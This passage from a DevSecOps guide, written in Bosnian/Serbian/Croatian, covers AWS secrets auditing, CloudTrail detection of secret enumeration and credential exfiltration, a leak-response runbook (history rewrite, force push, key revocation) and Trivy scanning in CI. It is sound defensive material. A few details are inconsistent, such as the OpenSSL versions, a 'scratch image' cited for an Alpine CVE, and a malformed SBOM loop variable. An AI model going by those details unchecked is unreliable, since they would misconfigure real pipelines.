      type = "AWS::SecretsManager::Secret"
      values = ["arn:aws:secretsmanager:*:*:secret:/project-a/*"]
    }
  }
}

# S3 bucket za CloudTrail logs – enkriptovan i access-protected
resource "aws_s3_bucket" "cloudtrail" {
  bucket = "project-a-cloudtrail-${data.aws_caller_identity.current.account_id}"
}

resource "aws_s3_bucket_policy" "cloudtrail" {
  bucket = aws_s3_bucket.cloudtrail.id

  policy = jsonencode({
    Version = "2012-10-17"
    Statement = [
      {
        Sid = "AWSCloudTrailAclCheck"
        Effect = "Allow"
        Principal = {
          Service = "cloudtrail.amazonaws.com"
        }
        Action = "s3:GetBucketAcl"
        Resource = aws_s3_bucket.cloudtrail.arn
      },
      {
        Sid = "AWSCloudTrailWrite"
        Effect = "Allow"
        Principal = {
          Service = "cloudtrail.amazonaws.com"
        }
        Action = "s3:PutObject"
        Resource = "${aws_s3_bucket.cloudtrail.arn}/AWSLogs/*"
        Condition = {
          StringEquals = {
            "s3:x-amz-acl" = "bucket-owner-full-control"
          }
        }
      },
      {
        Sid = "DenyPublicAccess"
        Effect = "Deny"
        Principal = "*"
        Action = "s3:*"
        Resource = [
          aws_s3_bucket.cloudtrail.arn,
          "${aws_s3_bucket.cloudtrail.arn}/*",
        ]
        Condition = {
          Bool = {
            "aws:SecureTransport" = "false"
          }
        }
      }
    ]
  })
}

```

```
}
}
]
})
}
```

Source: 16-sigurnost/04-secrets-lifecycle.md

04 — Secrets Lifecycle

Secrets audit — ko ima pristup čemu

Secrets lifecycle pokriva više od pohrane i rotacije: uključuje vidljivost, praćenje pristupa, i sposobnost brzog odgovora na incident.

AWS SM permissions audit

```
#!/bin/bash
# scripts/audit-secret-access.sh
# Izvještaj: ko može čitati koji SM secret

SECRET_PREFIX="/project-a/prod"

# Listati sve secrets sa rotation statusom
aws secretsmanager list-secrets \
  --filters "[{\"Key\": \"name\", \"Values\": [\"$SECRET_PREFIX\"]}]" \
  --query 'SecretList[*].{Name:Name,RotationEnabled:RotationEnabled,LastRotated:LastRotatedDate}' \
  --output table

# Za svaki secret – listati ko ima GetSecretValue pristup
for SECRET_ARN in $(aws secretsmanager list-secrets \
  --filters "[{\"Key\": \"name\", \"Values\": [\"$SECRET_PREFIX\"]}]" \
  --query 'SecretList[*].ARN' --output text); do

  echo "=== Secret: $SECRET_ARN ==="

  # Resource-based policy na secretu
  aws secretsmanager get-resource-policy \
    --secret-id "$SECRET_ARN" \
    --query 'ResourcePolicy' --output text 2>/dev/null || echo "(no resource policy)"

  echo ""
done

# IAM Access Analyzer findings za SM secrets
aws accessanalyzer list-findings \
  --analyzer-arn arn:aws:access-analyzer:eu-west-1:123456789:analyzer/project-a-prod \
  --filter '{"resourceType":{"eq":["AWS::SecretsManager::Secret"]},"status":{"eq":["ACTIVE"]}}' \
  --output table
```

K8s RBAC audit — tko može čitati Secrets

```
# Tko u namespace-u može čitati secrets?
kubectl auth can-i get secrets -n project-a --list

# Sve Role i ClusterRole koje imaju pristup secrets
kubectl get roles,clusterroles -A -o json | \
  jq '.items[] | select(.rules[]? | select(.resources[]? == "secrets")) | .metadata.name'

# Sve RoleBinding-i koji vežu neke subjekte na Role sa secrets pristupom
kubectl get rolebindings -n project-a -o json | \
  jq '.items[] | select(.roleRef.name | test("(admin|edit|view-secrets|cluster-admin)")) | \
  {name: .metadata.name, subjects: .subjects, role: .roleRef.name}'
```

AWS CloudTrail za SM pristup

Svaki `GetSecretValue` poziv je logovan u CloudTrail. Ovo je primarni audit trail za “ko je čitao koji secret i kada”:

```
# Svi GetSecretValue pozivi za prod secrets u posljednjih 24h
aws cloudtrail lookup-events \
  --lookup-attributes AttributeKey=EventName,AttributeValue=GetSecretValue \
  --start-time $(date -u -d '24 hours ago' +%Y-%m-%dT%H:%M:%SZ) \
  --query 'Events[*].{Time:EventTime, User:Username, Source:EventSource, \
  Secret:Resources[0].ResourceName}' \
  --output table

# Specifičan secret — tko je čitao
aws cloudtrail lookup-events \
  --lookup-attributes AttributeKey=ResourceName,AttributeValue="/project-a/prod/rds/master- \
  password" \
  --start-time $(date -u -d '7 days ago' +%Y-%m-%dT%H:%M:%SZ) \
  --output json | jq '.Events[] | {time: .EventTime, user: .Username, ip: .CloudTrailEvent | \
  fromjson | .sourceIPAddress}'
```

CloudWatch Insights za SM anomalije

```
# CloudWatch Logs Insights query za neočekivani SM pristup
# (Pokrenuti u CloudWatch Logs Insights konzoli ili putem CLI)

fields @timestamp, eventName, userIdentity.arn, sourceIPAddress, requestParameters.secretId
| filter eventSource = "secretsmanager.amazonaws.com"
| filter eventName in ["GetSecretValue", "PutSecretValue", "DeleteSecret", "RotateSecret"]
| filter requestParameters.secretId like "/project-a/prod/"
| stats count(*) as callCount by userIdentity.arn, requestParameters.secretId
| sort callCount desc
| limit 50
```

Red flag patterns u CloudTrail: - `GetSecretValue` od IAM user-a umjesto role (human direktno čita secret) - Pristup iz neočekivane IP adrese / regiona - `GetSecretValue` van normalnog radnog vremena - Burst pristup (100+ calls/minuta — script koji iterira secrets) - `ListSecrets` + `GetSecretValue` combo — enumeration pattern

```
# CloudWatch Metric Filter za anomalni SM pristup
resource "aws_cloudwatch_log_metric_filter" "sm_unexpected_access" {
  name           = "project-a-sm-unexpected-access"
  log_group_name = aws_cloudwatch_log_group.cloudtrail.name

  pattern = "{$.eventSource = \"secretsmanager.amazonaws.com\" && $.eventName = \"GetSecretValue\" &&
$.userIdentity.type = \"IAMUser\"}"
  # IAMUser direktni pristup – sve bi trebalo biti Role/IRSA

  metric_transformation {
    name       = "SMDirectUserAccess"
    namespace = "ProjectA/Security"
    value      = "1"
  }
}

resource "aws_cloudwatch_metric_alarm" "sm_direct_user_access" {
  alarm_name          = "project-a-sm-direct-user-access"
  alarm_description   = "IAM User directly accessed SM secret - should use role"
  comparison_operator = "GreaterThanThreshold"
  evaluation_periods  = 1
  metric_name         = "SMDirectUserAccess"
  namespace           = "ProjectA/Security"
  period              = 300
  statistic            = "Sum"
  threshold            = 0
  alarm_actions       = [aws_sns_topic.security_alerts.arn]
}
```

K8s audit log za Secrets

EKS K8s audit log prati sve API pozive, uključujući `GET` na Secret objekte:

```
# terraform/modules/eks/audit-logging.tf

resource "aws_eks_cluster" "main" {
  # ...
  enabled_cluster_log_types = [
    "api",      # API server request logs
    "audit",    # Kubernetes audit log
    "authenticator",
    "controllerManager",
    "scheduler",
  ]
}
```

```
# CloudWatch Logs Insights za K8s Secret pristup
# Log group: /aws/eks/project-a-prod/cluster

fields @timestamp, user.username, verb, objectRef.namespace, objectRef.name, responseStatus.code
| filter objectRef.resource = "secrets"
| filter verb in ["get", "list", "watch"]
| filter responseStatus.code < 300 # Samo uspješni pristupi
| sort @timestamp desc
| limit 100
```

Secret sprawl — identifikacija i sanacija

Secret sprawl je stanje gdje isti credentials postoje na više mjesta: env vars u K8s, config fajlovi na disk-u, CI varijable, developer laptop-i.

Detekcija sprawl-a u repozitorijumu

```
# Skenirati git historijat za potencijalne credentials (jednom, pri audit-u)
trufflehog git file:/// . \
  --since-commit HEAD~1000 \
  --branch main \
  --json | jq '.SourceMetadata.Data.Git.commit + " " + .DetectorName + " " + .Raw[:50]'

# Gitleaks historijsko skeniranje
gitleaks detect \
  --source . \
  --report-path gitleaks-full-scan.json \
  --log-level info \
  --no-git false # Skenira git historijat, ne samo working tree
```

Sanacija sprawl-a — procedura

Kada pronađete credential u git historijatu:

```
# KRITIČNO: Git history rewrite — SAMO ako secret NIJE već compromised
# Ako je compromised: rotirati ODMAH (prije git cleanup)

# 1. Rotirati credential u SM odmah
# 2. Tada cleanup historijata:

# Option A: git-filter-repo (preporučeno, brže od filter-branch)
pip install git-filter-repo

git filter-repo \
  --path-glob '*.env' \
  --invert-paths # Ukloniti sve .env fajlove iz historijata

# Option B: Specifična string zamjena
git filter-repo \
  --replace-text <(echo "actual-password-here==>REDACTED")

# 3. Force push (svi developeri moraju re-clone!)
git push --force-with-lease origin main

# 4. GitHub/GitLab: invalidovati sve cached copies
# GitLab: Admin → Repository → Run housekeeping
```

Inventory secret-a za compliance

```
#!/usr/bin/env python3
# scripts/secret-inventory.py
# Generiše inventar svih SM secrets sa compliance statusom

import boto3
import json
from datetime import datetime, timezone

def audit_secrets(prefix):
    sm = boto3.client('secretsmanager', region_name='eu-west-1')
    cloudtrail = boto3.client('cloudtrail', region_name='eu-west-1')

    paginator = sm.get_paginator('list_secrets')
    secrets = []

    for page in paginator.paginate(
        Filters=[{'Key': 'name', 'Values': [prefix]}]
    ):
        for secret in page['SecretList']:
            last_rotated = secret.get('LastRotatedDate')
            days_since_rotation = None

            if last_rotated:
                days_since_rotation = (
                    datetime.now(timezone.utc) - last_rotated
                ).days

            secrets.append({
                'name': secret['Name'],
                'arn': secret['ARN'],
                'rotation_enabled': secret.get('RotationEnabled', False),
                'last_rotated': str(last_rotated) if last_rotated else 'Never',
                'days_since_rotation': days_since_rotation,
                'compliance_status': (
                    'OK' if days_since_rotation and days_since_rotation < 90
                    else 'OVERDUE' if days_since_rotation
                    else 'NEVER_ROTATED'
                )
            })

    return secrets

if __name__ == '__main__':
    secrets = audit_secrets('/project-a/prod/')
    print(json.dumps(secrets, indent=2, default=str))

    overdue = [s for s in secrets if s['compliance_status'] != 'OK']
    if overdue:
        print(f"\nWARNING: {len(overdue)} secrets need rotation:")
        for s in overdue:
            print(f"  - {s['name']}: {s['compliance_status']} ({s['days_since_rotation']} days)")
```


Incident response — “secrets leak” akcioni plan

Korak 1: Rotirati ODMAH (< 5 minuta)

```
#!/bin/bash
# scripts/emergency-rotate.sh SECRET_PATH

SECRET_PATH=$1
echo "[$(date)] INCIDENT: Rotating $SECRET_PATH immediately"

# RDS password — AWS managed rotation
aws secretsmanager rotate-secret \
  --secret-id "$SECRET_PATH" \
  --rotate-immediately

# Ako rotation Lambda nije konfigurisan — manual rotation
# (vidi 04-rotacija-credentials.md)
```

Korak 2: CloudTrail analiza — scope of compromise

```
# Kada je secret prvi put bio dostupan leak izvoru?
# Pretraga GitLab pipeline logova, CloudTrail, aplikacijskih logova

# Sve akcije sa compromised IAM role/key
aws cloudtrail lookup-events \
  --lookup-attributes AttributeKey=Username,AttributeValue="compromised-user-or-role" \
  --start-time "2024-01-01T00:00:00Z" \
  --query 'Events[*].{Time:EventTime, Event:EventName, Resource:Resources[0].ResourceName}' \
  --output table

# GetSecretValue calls koji nisu od poznatih IRSA rola
aws cloudtrail lookup-events \
  --lookup-attributes AttributeKey=EventName,AttributeValue=GetSecretValue \
  --query 'Events[?!contains(["project-a-eso-irsa", "project-a-go-service-irsa"], Username)].{Time:EventTime, User:Username, IP:CloudTrailEvent}' \
  --output table
```

Korak 3: GuardDuty detekcija anomalija

AWS GuardDuty kontinuirano analizira CloudTrail, VPC Flow Logs, i DNS logs. Relevantni findings za SM incident:

- `CredentialAccess:Kubernetes/MaliciousIPCaller` — SM pristup iz poznatog maliciozan IP
- `Discovery:S3/MaliciousIPCaller` — Enumeration pattern
- `UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration` — credentials koriste van EC2 instance

```

resource "aws_guardduty_detector" "main" {
  enable = true

  datasources {
    s3_logs {
      enable = true
    }
    kubernetes {
      audit_logs {
        enable = true
      }
    }
    malware_protection {
      scan_ec2_instance_with_findings {
        ebs_volumes {
          enable = true
        }
      }
    }
  }
}

```

Korak 4: Containment — revokacija compromised credentials

```

# Revokacija AWS access key (ako je long-term key eksponiran)
aws iam update-access-key \
  --access-key-id AKIAIOSFODNN7EXAMPLE \
  --status Inactive \
  --user-name compromised-user

# Revokacija STS session (aktivnih sesija za rolu)
aws iam put-role-policy \
  --role-name compromised-role \
  --policy-name DenyAll \
  --policy-document '{"Version":"2012-10-17","Statement":
[{"Effect":"Deny","Action":"*","Resource":"*","Condition":{"DateLessThan":
{"aws:TokenIssueTime":"2024-01-15T12:00:00Z"}}}]}'
# Ovo revokira sve session tokens izdane prije datuma incidenta

# K8s: revokacija ServiceAccount tokena
kubectl delete serviceaccount compromised-sa -n project-a
kubectl create serviceaccount compromised-sa -n project-a # Novi SA, novi token

```

Post-mortem template

```
# Incident Post-mortem: Secret Exposure [DATE]

## Timeline
- HH:MM - Detekcija (kako, ko)
- HH:MM - Rotacija pokrenuta
- HH:MM - Scope analize završena
- HH:MM - Containment završen

## Root Cause
[Npr. developer commitovao .env fajl umjesto .env.example]

## Impact
- Exposed: /project-a/prod/rds/app-user-password
- Window: [datum commita] → [datum rotacije]
- Neautorizovani pristup: [DA/NE, dokaz iz CloudTrail]

## Immediate Actions Taken
- [ ] Secret rotiran
- [ ] Unauthorized access confirmed/denied
- [ ] GuardDuty findings reviewed

## Preventive Actions (sa rokom i vlasnikom)
- [ ] Pre-commit hook instaliran za sve developere [rok, vlasnik]
- [ ] GitLab Secret Detection uključen [rok, vlasnik]
- [ ] Developer onboarding checklist ažuriran [rok, vlasnik]
```

Source: 16-sigurnost/05-trivy-i-scanning.md

05 — Trivy i Vulnerability Scanning

Trivy — opseg skeniranja za project-a

Trivy nije samo image scanner. Za naš stack pokriva:

Tip skeniranja	Šta pronalazi	Kada pokrenuti
trivy image	OS paketi, language libs, secret u image layerima	Na svaki push, blokirajući
trivy config	IaC misconfigurations (Terraform, K8s YAML)	Na svaki Terraform plan
trivy fs --scanners secret	Hardkodirani credentials u source kodu	Na svaki push
trivy sbom	Ranjivosti u SBOM fajlu	Periodično, compliance
trivy k8s	Running K8s workload scan	Sedmično, na clusteru


```

# .gitlab-ci.yml

variables:
  TRIVY_VERSION: "0.50.0"
  TRIVY_CACHE_DIR: "${CI_PROJECT_DIR}/.trivycache"
  # Non-interactive mode
  TRIVY_NO_PROGRESS: "true"
  TRIVY_TIMEOUT: "10m0s"

.trivy-base:
  image: aquasec/trivy:${TRIVY_VERSION}
  cache:
    key: trivy-db-${CI_COMMIT_REF_SLUG}
    paths:
      - ${TRIVY_CACHE_DIR}/
  before_script:
    # Update vulnerability DB (jednom po cache expiry, ne po jobu)
    - trivy image --download-db-only

# =====
# Posao 1: Image scanning – blokirajući za HIGH/CRITICAL
# =====
trivy-image:
  extends: .trivy-base
  stage: security
  script:
    # Skeniranje go-service image-a
    - |
      trivy image \
        --exit-code 1 \
        --severity HIGH,CRITICAL \
        --ignore-unfixed \
        --format template \
        --template "@/contrib/gitlab.tpl" \
        --output gl-container-scanning-go.json \
        --ignorefile .trivyignore \
        "${CI_REGISTRY_IMAGE}/go-service:${CI_COMMIT_SHA}"

    # Skeniranje php-service image-a
    - |
      trivy image \
        --exit-code 1 \
        --severity HIGH,CRITICAL \
        --ignore-unfixed \
        --format template \
        --template "@/contrib/gitlab.tpl" \
        --output gl-container-scanning-php.json \
        --ignorefile .trivyignore \
        "${CI_REGISTRY_IMAGE}/php-service:${CI_COMMIT_SHA}"

    # Skeniranje nginx image-a
    - |
      trivy image \
        --exit-code 1 \
        --severity HIGH,CRITICAL \
        --ignore-unfixed \
        --format template \
        --template "@/contrib/gitlab.tpl" \
        --output gl-container-scanning-nginx.json \
        --ignorefile .trivyignore \
        "${CI_REGISTRY_IMAGE}/nginx:${CI_COMMIT_SHA}"

artifacts:
  reports:
    container_scanning: gl-container-scanning-*.json
  expire_in: 90 days # Čuvati za audit

```

```

rules:
  - if: $CI_COMMIT_BRANCH == "main" || $CI_PIPELINE_SOURCE == "merge_request_event"

# =====
# Posao 2: IaC scanning – Terraform misconfigurations
# =====
trivy-iac:
  extends: .trivy-base
  stage: security
  script:
    - |
      trivy config \
        --exit-code 1 \
        --severity HIGH,CRITICAL \
        --format template \
        --template "@/contrib/gitlab.tpl" \
        --output gl-sast-iac.json \
        --ignorefile .trivyignore \
        terraform/

# K8s YAML skeniranje
- |
  trivy config \
    --exit-code 1 \
    --severity HIGH,CRITICAL \
    --format template \
    --template "@/contrib/gitlab.tpl" \
    --output gl-sast-k8s.json \
    --ignorefile .trivyignore \
    k8s/

artifacts:
  reports:
    sast: gl-sast-*.json
  expire_in: 90 days
rules:
  - if: $CI_PIPELINE_SOURCE == "merge_request_event"
    changes:
      - terraform/**/*
      - k8s/**/*

# =====
# Posao 3: Secret scanning u source kodu
# =====
trivy-secrets:
  extends: .trivy-base
  stage: security
  script:
    - |
      trivy fs \
        --scanners secret \
        --exit-code 1 \
        --format template \
        --template "@/contrib/gitlab.tpl" \
        --output gl-secret-detection.json \
        --ignorefile .trivyignore \
        .

artifacts:
  reports:
    secret_detection: gl-secret-detection.json
  expire_in: 90 days
rules:
  - if: $CI_COMMIT_BRANCH == "main" || $CI_PIPELINE_SOURCE == "merge_request_event"

# =====
# Posao 4: SBOM generisanje (samo na main, za compliance)

```

```
# =====
trivy-sbom:
  extends: .trivy-base
  stage: security
  script:
    - |
      for SERVICE in go-service php-service nginx; do
        trivy image \
          --format cyclonedx \
          --output "sbom-{$SERVICE}.json" \
          "$CI_REGISTRY_IMAGE/{$SERVICE}:$CI_COMMIT_SHA"
      done

  # Upload SBOM u S3 za long-term retention
  - |
    aws s3 cp sbom-*.json \
      "s3://project-a-compliance/sbom/$CI_COMMIT_SHA/" \
      --recursive

  artifacts:
    paths:
      - sbom-*.json
    expire_in: 5 years # SBOM dugoročno za compliance audite
  rules:
    - if: $CI_COMMIT_BRANCH == "main"

# =====
# Posao 5: Running cluster scan (scheduled, ne per-push)
# =====
trivy-cluster:
  extends: .trivy-base
  stage: security
  script:
    - aws eks update-kubeconfig --name project-a-prod --region eu-west-1
    - |
      trivy k8s \
        --exit-code 0 \
        --severity HIGH,CRITICAL \
        --report summary \
        --format template \
        --template "@/contrib/gitlab.tpl" \
        --output gl-k8s-scan.json \
        --namespace project-a \
        cluster

  artifacts:
    paths:
      - gl-k8s-scan.json
    expire_in: 30 days
  rules:
    - if: $CI_PIPELINE_SOURCE == "schedule"
      variables:
        SCAN_TYPE: "cluster"
```

Triage policy — šta znači koji severity

CRITICAL + exploit postoji + network reachable:

Build blokirano. Nema merge, nema deploy. Fix odmah ili eksplicitni `.trivyignore` unos sa justifikacijom i JIRA tiketom.

CRITICAL + no known exploit:

Build blokirano. Ali može se dodati u `.trivyignore` sa `--ignore-unfixed` flagom ako patch nije dostupan. `ignore-unfixed` je globalna opcija — pazi da ne ignorišeš previše.

HIGH severity:

--exit-code 0 u MR jobovima (warn, ne blok). --exit-code 1 na main branch. Obavezno planirati fix unutar 30 dana.

MEDIUM:

Logovan u artifact, prikazan u GitLab Security Dashboard. Quarterly review.

LOW:

Ignorisan u pipeline-u (--severity HIGH,CRITICAL). Annual review.

.trivyignore — disciplina u upravljanju izuzecima

```
# .trivyignore
# Svaki unos MORA imati:
# - CVE-ID
# - Datum review-a
# - Razlog (zašto je prihvatljiv rizik)
# - Rok za revisit ili fix

# Format:
# CVE-YYYY-XXXX # [DATE REVIEWED] [REASON] [FIX-BY or PERMANENT]

# Go stdlib — koristimo samo HTTPS, ne HTTP server koji je pogođen
# Reviewed: 2024-02-15 | HTTP/2 header exhaustion DoS, naš servis ne eksponira H2 direktno
# Fix-by: 2024-04-01 (Go 1.22.1 fix)
CVE-2023-45288

# Alpine musl — samo eksplloatabilan uz local code execution, container nema shell
# Reviewed: 2024-01-10 | Local-only exploit, scratch image bez shell-a
# Permanent (dok se Alpine ne ažurira automatski putem Renovate)
CVE-2023-51780

# OpenSSL — koristimo 1.3.0+ koji nije pogođen
# Reviewed: 2024-03-05 | Affects 3.0.x, mi koristimo 3.2.x
# Remove when: Alpine 3.20 postane stable
CVE-2024-0727
```

Audit .trivyignore periodično:

```
#!/bin/bash
# scripts/audit-trivyignore.sh
# Provjera da li ignorisane CVE-je imaju fix sada

while IFS= read -r line; do
    [[ "$line" =~ ^CVE ]] || continue
    CVE=$(echo "$line" | cut -d' ' -f1)

    # Provjeriti da li postoji fix
    RESULT=$(trivy image --list-all-pkgs --format json "alpine:3.19" 2>/dev/null | \
        jq --arg cve "$CVE" '.Results[].Vulnerabilities[]? | select(.VulnerabilityID == $cve) | .FixedVersion')

    if [ -n "$RESULT" ]; then
        echo "FIX AVAILABLE for $CVE: $RESULT — remove from .trivyignore"
    fi
done < .trivyignore
```

SBOM za compliance

Software Bill of Materials je inventar svih komponenti u image-u. Potreban za: - SOC 2 Type II audit - ISO 27001 - GDPR (znate šta vaša aplikacija procesira) - Incident response (brzo identificirati koji projekti su pogođeni novom ranjivošću)


```
# Generisanje SBOM
trivy image \
  --format cyclonedx \
  --output sbom-go-service.json \
  123456789012.dkr.ecr.eu-west-1.amazonaws.com/project-a/go-service:sha256-abc123

# SBOM sadrži:
# - sve Go module dependency-je sa verzijama
# - OS pakete (Alpine apk)
# - licencne informacije
# - hash svakog paketa

# Provjera ranjivosti u SBOM fajlu (korisno za offline analizu)
trivy sbom sbom-go-service.json

# Kada nova CVE izaše, provjera svih SBOM-a bez rebuild-a image-a:
for SBOM in s3://project-a-compliance/sbom/*/sbom-*.json; do
  aws s3 cp "$SBOM" /tmp/current-sbom.json
  trivy sbom --exit-code 1 --severity CRITICAL /tmp/current-sbom.json
done
```

Trivy u produkcijskom K8s clusteru — kontinuirano skeniranje

```
# Trivy Operator – kontinuirano skeniranje running workloada
resource "helm_release" "trivy_operator" {
  name      = "trivy-operator"
  repository = "https://aquasecurity.github.io/helm-charts"
  chart     = "trivy-operator"
  version   = "0.20.0"
  namespace = "trivy-system"
  create_namespace = true

  set {
    name = "trivy.ignoreUnfixed"
    value = "true"
  }

  set {
    name = "operator.scannerReportTTL"
    value = "24h"
  }

  # Scan policy: na svaki novi image push
  set {
    name = "operator.vulnerabilityScannerEnabled"
    value = "true"
  }

  set {
    name = "operator.configAuditScannerEnabled"
    value = "true" # K8s config (securityContext, RBAC)
  }
}
```

Trivy Operator kreira `VulnerabilityReport` CRD za svaki radni workload:

```
# Prikaz vulnerability report za go-service
kubectl get vulnerabilityreports -n project-a -o wide

# Detaljni report
kubectl describe vulnerabilityreport replicaset-go-service-7d9f8b-go-service -n project-a

# Sve CRITICAL ranjivosti u namespace-u
kubectl get vulnerabilityreports -n project-a -o json | \
jq '.items[].report.vulnerabilities[] | select(.severity == "CRITICAL") | \
{resource: .resource, pkg: .installedVersion, cve: .vulnerabilityID, fix: .fixedVersion}'
```

Grype — alternativa za offline ili air-gapped okruženja

```
# .gitlab-ci.yml — Grype kao alternativni/paralelni scanner
grype-scan:
  image: anchore/grype:v0.73.0
  stage: security
  script:
    - grype "$CI_REGISTRY_IMAGE/go-service:$CI_COMMIT_SHA" \
      --fail-on high \
      --output template \
      --template /tmp/gitlab.tpl
  # Koristiti zajedno sa Trivy za cross-validaciju nalaza
  allow_failure: true # Secondary scanner, ne primarni gate
  rules:
    - if: $CI_COMMIT_BRANCH == "main"
```

Grype vs Trivy za project-a: - Trivy: širi scope (IaC, secrets, K8s), bolji GitLab integracija - Grype: brži za čisti image scan, offline mode sa `grype db update` - Preporuka: Trivy kao primarni CI gate, Grype za lokalni dev provjere

Makefile — dodaj u ovom poglavlju

Ovo poglavlje uvodi sigurnosne skenove. Dodaj u `Makefile` u korenu projekta:

```
# === OBLAST 16: Sigurnost ===

security-scan-all: ## Pokreni sve security skenove: trivy + tfsec + kubesecc
  @$(MAKE) trivy-scan
  @$(MAKE) tf-security
  @echo "Pokreni kubesecc zasebno na svakom YAML-u: make kubesecc-scan FILE=deployment.yaml"

kubesecc-scan: ## Skeniraj Kubernetes manifest za sigurnosne probleme (FILE=deployment.yaml make
kubesecc-scan)
  docker run --rm \
    -v $(PWD):/data \
    kubesecc/kubesecc:latest scan /data/$(FILE)
```

Centralni Makefile već sadrži ove targete — ovo je referenca šta si dodao u ovoj oblasti.

Provjeri da targeti rade:

```
make security-scan-all
FILE=k8s/deployment.yaml make kubesecc-scan
make help | grep security
make help | grep kubesecc
```

06 — Production Security Compliance Checklist

Kompletan security checklist za project-a

Koristiti kao gating kriterij za production deployment i kao osnovu za periodični security review (kvartalno ili prije svakog major release-a).

1. Container Image Security

- [] Svi container images skenirati sa Trivy (HIGH/CRITICAL = pipeline fail)
Verifikacija: `.gitlab-ci.yml` sadrži `trivy-image` job sa `--exit-code 1 --severity HIGH,CRITICAL`
- [] Base images pinani na digest, ne samo tag
Verifikacija: `grep "FROM.*@sha256:" */Dockerfile | wc -l == broj Dockerfile-a`
- [] Non-root user u svim Dockerfile-ima
Go service: `USER 10001:10001`
PHP service: `USER www-data (uid 82)`
Nginx: `USER nginx (uid 101)`
- [] Multi-stage build u svim Dockerfile-ima (build tools ne u final image)
- [] SBOM generisan i pohranjen za svaki release (`trivy image --format cyclonedx`)
- [] Trivy Operator instaliran na clusteru za kontinuirano skeniranje

2. Secrets Management

- [] Nema hardkodiranih credentials u kodu
Verifikacija: `gitleaks detect --source . --exit-code 1 (pass)`
Verifikacija: `git log --all --oneline | wc -l > 0` (historijat skeniran)
- [] Pre-commit hook instaliran za sve developere (gitleaks ili detect-secrets)
Verifikacija: `.pre-commit-config.yaml` postoji i sadrži gitleaks hook
- [] `.env` fajlovi u `.gitignore`
Verifikacija: `grep -E "^\.env" .gitignore` (postoji)
- [] `.env.example` postoji sa fake vrijednostima (ne real credentials)
- [] AWS SM koristi custom KMS key (ne AWS managed)
Verifikacija: `aws secretsmanager describe-secret --secret-id /project-a/prod/rds/master-password | jq .KmsKeyId`
- [] Svi kritični secrets konfigurisan sa automatskom rotacijom
RDS passwords: `aws managed rotation Lambda`
Redis token: `scheduled Lambda (30-day cycle)`
- [] Recovery window za SM secrets: 30 dana za prod, 7 dana za dev
- [] GitLab CI koristi OIDC → AWS STS (ne dugoročni access keys)
Verifikacija: `aws iam list-access-keys --user-name gitlab-ci-user` (ne postoji ili nema ključa)
- [] GitLab Secret Detection job uključen u pipeline

3. Kubernetes Security Context

```
[ ] securityContext na svim Deploymentima:
    runAsNonRoot: true
    readOnlyRootFilesystem: true
    allowPrivilegeEscalation: false
    capabilities.drop: ["ALL"]

Verifikacija:
kubectl get deployments -n project-a -o json | \
    jq '.items[] | select(.spec.template.spec.containers[].securityContext.readOnlyRootFilesystem !=
true) | .metadata.name'
# Output treba biti prazno

[ ] emptyDir volumes za writable paths (PHP sessions, nginx cache, /tmp)

[ ] resources.limits.memory postavljeno na svim containerima
    Verifikacija: kubectl get deployments -n project-a -o json | jq '.items[] |
select(.spec.template.spec.containers[].resources.limits == null) | .metadata.name'
```

```
[ ] automountServiceAccountToken: false gdje K8s API pristup nije potreban

[ ] seccompProfile: RuntimeDefault na svim podovima

[ ] PodDisruptionBudget definisan za sve kritične service
```

4. Network Security

```
[ ] NetworkPolicy default-deny-ingress i default-deny-egress u project-a namespace-u
    Verifikacija: kubectl get networkpolicies -n project-a | grep default-deny

[ ] Eksplicitni allow-list za sve inter-service komunikacije
    nginx → php (9000), php → go (8080), go → RDS (3306), go → Redis (6379)

[ ] Monitoring namespace može scrapovati metrics (allow-monitoring-scrape)

[ ] RDS dostupan samo sa EKS worker node Security Group (ne 0.0.0.0/0)
    Verifikacija: aws ec2 describe-security-groups --group-ids $RDS_SG | jq '.SecurityGroups[].IpPermi
ssions[] | select(.FromPort == 3306) | .UserIdGroupPairs[].GroupId'
```

```
[ ] ElastiCache dostupan samo sa EKS worker node SG

[ ] ALB HTTPS only (HTTP → HTTPS redirect)
    Verifikacija: aws elbv2 describe-listeners --load-balancer-arn $ALB_ARN | jq '.Listeners[] |
select(.Port == 80) | .DefaultActions[].RedirectConfig.Protocol'
# Treba biti "HTTPS"

[ ] TLS 1.2 minimum na ALB (preporučeno TLS 1.3 only)
    Verifikacija: aws elbv2 describe-ssl-policies | grep ELBSecurityPolicy-TLS13

[ ] VPC Endpoints za SM, ECR, S3 (eliminirati NAT dependency za sensitive traffic)
```

5. Data Encryption

```
[ ] RDS encryption at rest sa custom KMS key
    Verifikacija: aws rds describe-db-instances | jq '.DBInstances[] | select(.DBInstanceIdentifier | contains("project-a")) | {id: .DBInstanceIdentifier, encrypted: .StorageEncrypted, kmsKey: .KmsKeyId}'

[ ] ElastiCache encryption in-transit (TLS)
    Verifikacija: aws elasticache describe-replication-groups | jq '.ReplicationGroups[] | {id: .ReplicationGroupId, transitEncryption: .TransitEncryptionEnabled}'

[ ] ElastiCache AUTH token konfigurisan

[ ] S3 Terraform state: SSE-KMS encryption
    Verifikacija: aws s3api get-bucket-encryption --bucket project-a-terraform-state

[ ] EKS Secrets encrypted at rest (envelope encryption sa KMS)
    Verifikacija: aws eks describe-cluster --name project-a-prod | jq '.cluster.encryptionConfig'

[ ] EBS volumes za EKS worker nodes enkriptovani
    Verifikacija: aws ec2 describe-volumes | jq '.Volumes[] | select(.Encrypted == false and .Tags[]?.Value | contains("project-a"))'
    # Output treba biti prazno
```

6. IAM i RBAC

```
[ ] EKS node role ima samo neophodne managed policies (AmazonEKSWorkerNodePolicy, ECR ReadOnly, CNI)
    Verifikacija: aws iam list-attached-role-policies --role-name project-a-prod-eks-node | jq '.AttachedPolicies[].PolicyName'
    # Ne smije biti: AdministratorAccess, AmazonS3FullAccess, SecretsManagerReadWrite

[ ] ESO IRSA rola čita samo /project-a/{env}/* secrets (ne sve secrets)

[ ] Per-service IRSA rola (go-service ne čita php-service secrets)

[ ] IMDSv2 obavezan na EKS worker nodes (http_tokens = "required")
    Verifikacija: aws ec2 describe-instances | jq '.Reservations[].Instances[] | select(.Tags[]?.Value | contains("project-a-prod")) | .MetadataOptions.HttpTokens'
    # Sve treba biti "required"

[ ] IAM Access Analyzer uključen i aktivno monitoran

[ ] Developer K8s RBAC: nema exec, nema secrets read

[ ] GitLab CI K8s SA: samo update/patch na Deployments, ne secrets
```

7. Monitoring i Alerting

```
[ ] CloudTrail uključen u AWS accountu (multi-region, S3 + enkriptovan)
    Verifikacija: aws cloudtrail describe-trails | jq '.trailList[] | select(.IsMultiRegionTrail == true) | .Name'

[ ] CloudWatch alarms za SM rotation failure

